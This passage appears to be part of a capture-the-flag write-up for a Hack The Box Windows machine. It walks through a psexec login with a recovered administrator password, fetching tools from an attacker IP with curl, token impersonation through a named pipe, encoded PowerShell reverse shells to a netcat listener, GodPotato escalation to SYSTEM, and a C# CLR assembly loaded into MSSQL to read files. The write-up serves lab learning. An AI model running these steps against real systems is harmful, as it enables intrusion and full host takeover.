\\cur.inf /areas USER_RIGHTS\r\nsc.exe privs MSSQLSERVER SeChangeNotifyPrivilege/SeCreateGlobalPrivilege/SeIncreaseWorkingSetPrivilege/SeIncreaseQuotaPrivilege\r\n
Restart-Service mssqlserver\r\n$zone = "DC=signed.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=signed,DC=htb"`\n$account = Get-ADUser mssqlsvc`\n`\n$acl = Get-ACL "AD:
$zone"`\n$identity = New-Object System.Security.Principal.NTAccount($account.SamAccountName)`\n`\n$rights = [System.DirectoryServices.ActiveDirectoryRights]"Generi
```


It's messy, but with proper organization, I can see the password.

```
sed -i 's/\\r\\n/\n/g' <copied content filename>
```



With this credential, I can run psexec


```
proxychains psexec.py 'SIGNED/administrator:Th1s889Rabb!t'@dc01.signed.htb
```



Shortcut 2

*https://www.tiraniddo.dev/2020/04/sharing-logon-session-little-too-much.html shows how to share token. I need to compile .net files on visual studio from https://github.com/googleprojectzero/sandbox-attacksurface-analysis-tools. After finish build, zip and upload it to the C:\programdata

```
curl http://10.10.16.33:8000/<zip file> -o <zip file>
expand-archive <zip file> -destination .
cd <unzipped folder>
```



Now, run these commands(The shell doesn't show the error message properly, so you need to be careful not to make any typo)*

```
import-module .\NtObjectManager.psm1
$pipe = New-NtNamedPipeFile \\.\pipe\ABC -Win32Path
$job = Start-Job { $pipe.Listen() }
$token = Use-NtObject($pipe.Impersonate()) {Get-NtToken -Impersonation}
```

Now, I can run command with this token

```
New-Win32Process -CommandLine 'cmd.exe /c "whoami /priv >
C:\programdata\a.txt"' -Token $Token
```

```
PS C:\programdata\Release> cat ../a.txt

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= =======
SeAssignPrimaryTokenPrivilege Replace a process level token             Enabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Enabled
SeMachineAccountPrivilege     Add workstations to domain                Enabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Enabled
```

I have impersonate privilege, so let's get a new shell that has this privilege

```
New-Win32Process -CommandLine 'cmd.exe /c "powershell -encodedcommand
<base64 command>"' -Token $Token
```

```
┌──[parrot@parrot]─[~/Documents/signed]
└─── $rlwrap nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.242.173 52483

PS C:\Windows\system32> cd /programdata
```

Download godpotato and run another reverse shell to get root privilege

```
.\gp.exe -cmd "powershell -encodedcommand <base64 command>"
```

```
┌──[parrot@parrot]─[~/Documents/signed]
└─── $rlwrap nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.242.173 52526

PS C:\programdata> whoami
nt authority\system
PS C:\programdata>
```

I got root shell!

Use CLR to read file from mssql(Fail to read admin files)

https://www.netspi.com/blog/technical-blog/adversary-simulation/attacking-sql-server-clr-assemblies/ shows how to implement clr in mssql. First, upload this file to the target

```
using System;
using System.Data;
using System.Data.SqlTypes;
using Microsoft.SqlServer.Server;
using System.IO;

public partial class StoredProcedures
{
    [SqlProcedure]
    public static void read_file(SqlString filePath)
    {
        // Prepare SQL result metadata
        SqlDataRecord record = new SqlDataRecord(
            new SqlMetaData("content", SqlDbType.NVarChar, 4000)
        );

        SqlContext.Pipe.SendResultsStart(record);

        if (!filePath.IsNull && File.Exists(filePath.Value))
        {
            using (StreamReader reader = new StreamReader(filePath.Value))
            {
                string content = reader.ReadToEnd();


                // SQL NVARCHAR limit handling
                if (content.Length > 4000)
                    content = content.Substring(0, 4000);

                record.SetString(0, content);
            }
        }
        else
        {
            record.SetString(0, "File not found or path is NULL");
        }

        SqlContext.Pipe.SendResultsRow(record);
        SqlContext.Pipe.SendResultsEnd();
    }
}
```


Compile

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /target:library <cs
file>
```



Then, on mssql shell, run these commands

```
use msdb
sp_configure 'show advanced options', 1
reconfigure
sp_configure 'clr enabled', 1
reconfigure
create assembly my_assembly from <compiled dll> with permission_set = unsafe
create procedure [dbo].[read_file] @execCommand NVARCHAR (4000) AS EXTERNAL
NAME [my_assembly].[StoredProcedures].[read_file]
```



Now, I can read file with this function in mssql shell

```
read_file <filename>
```

But I can't read file owned by administrator

